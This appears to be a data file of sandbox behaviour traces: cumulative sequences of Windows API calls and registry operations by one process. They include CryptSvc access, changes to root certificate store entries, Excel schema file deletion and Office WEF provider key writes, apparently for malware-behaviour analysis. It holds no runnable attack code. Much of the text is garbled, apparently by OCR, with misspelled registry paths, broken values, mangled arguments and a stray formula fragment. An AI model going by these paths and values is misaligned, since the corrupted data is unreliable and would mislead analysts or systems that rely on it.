Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None	2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API	API Name: OpenServiceW Args: (166b660, CryptSvc, 5) Return: 166b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ed8) Return: 1	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API	API Name: OpenServiceW Args: (166b660, CryptSvc, 5) Return: 166b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call Filesystem API Add Registry Key	API Name: OpenServiceW Args: (166b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494ef9s) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Add Registry Key Add Registry Key	API Name: OpenServiceW Args: (166b660, CryptSvc, 5) Return: 166b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: Get\VersionExA Args: (1494ef9c) Return: 1 API Name: Get\VersionExA Args: (1494ef8e) Return: 1 API Name: DeleteFileW Args: (1494ef18e) Return: 1 API Name: DeleteFileW Args: (1494f16e) Return: 1 API Name: DeleteFileW Args: (140ALAPPDATA\%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494ed8) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cochx+CWETDnICWSgc\Wrw==\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cochx+CWETDnICWSgc\Wrw==\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cochx+CWETDnICWSgc\Wrw==\Value: Anonymous	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Add Registry Key Add Registry Key	API Name: OpenServiceW Args: (166b660, CryptSvc, 5) Return: 166b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: Get\VersionExA Args: (1494ef9c) Return: 1 API Name: Get\VersionExA Args: (1494ef8e) Return: 1 API Name: DeleteFileW Args: (1494ef18e) Return: 1 API Name: DeleteFileW Args: (1494f16e) Return: 1 API Name: DeleteFileW Args: (140ALAPPDATA\%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494e9e) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qccohx+CWETDnlCWSgcWnw=\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qccohx+CWETDnlCWSgcWnw=\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qccohx+CWETDnlCWSgcWnw=\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qccohx+CWETDnlCWSgcWnw=\Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\c0152C64B7E\LanguageList Value: en-US\0eni0 API Name: GetVersionExA Args: (1494ef8) Return: 1 API Name: GetVersionExA Args: (1494ef8) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: Return: 4 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key	API Name: OpenServiceW Args: (105b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mu/Cache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: DeleteFileW Args: (\%LOCALAPPDATA\%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: \BE22FE97-EBDB-4728-AD00-AE4AAE69EABC) Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: \BE22FE97-EBDB-4728-AD00-AE4AAE69EABC) Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cochx+CWETDnICW\SgcWrw==\Unique\101q\101q\101q\101q\101q\101q\101q\101	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MulCachelc0\i52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e698) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Sichemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: Anonymous Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	API Name: OpenServiceW Args: (16b660, CryptSvc, 5) Return: 106b650 Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINEISOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None API Name: Get\versionExA args: (1494e69\c) Return: 1 API Name: Get\versionExA args: (1494e69\c) Return: 1 API Name: Get\versionExA args: (1494e68\c) Return: 1 API Name: Get\versionExA args: (1494e68\c) Return: 1 API Name: Get\versionExA args: (\(\frac{1404168}{1604566666666666666666666666666666666666	2768 2768 2768 2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call System API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Add Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MulCachelc0\i52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e698) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Sichemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: Anonymous Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxicohx+CWETDnlCWSgc\Wrw=\Uniqued Value: None	2768 2768 2768 2768 2768 2768 2768 2768
